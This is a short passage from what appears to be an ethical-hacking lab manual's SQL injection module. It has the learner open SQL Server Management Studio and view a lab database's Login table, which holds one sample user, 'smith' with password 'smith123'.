


11. **Microsoft SQL Server Management Studio** opens, along with a **Connect to Server** pop-up. In the **Connect to Server** pop-up, leave the default settings as they are and click the **Connect** button.




Module 15 – SQL Injection

12. In the left pane of the **Microsoft SQL Server Management Studio** window, under the **Object Explorer** section, expand the **Databases** node. From the available options, expand the **GoodShopping** node, and then the **Tables** node under it.
13. Under the **Tables** node, right-click the **dbo.Login** file and click **Select Top 1000 Rows** from the context menu to view the available credentials.




Module 15 – SQL Injection

14. You can observe that the database contains only one entry with the **username** and **password** as **smith** and **smith123**, respectively.



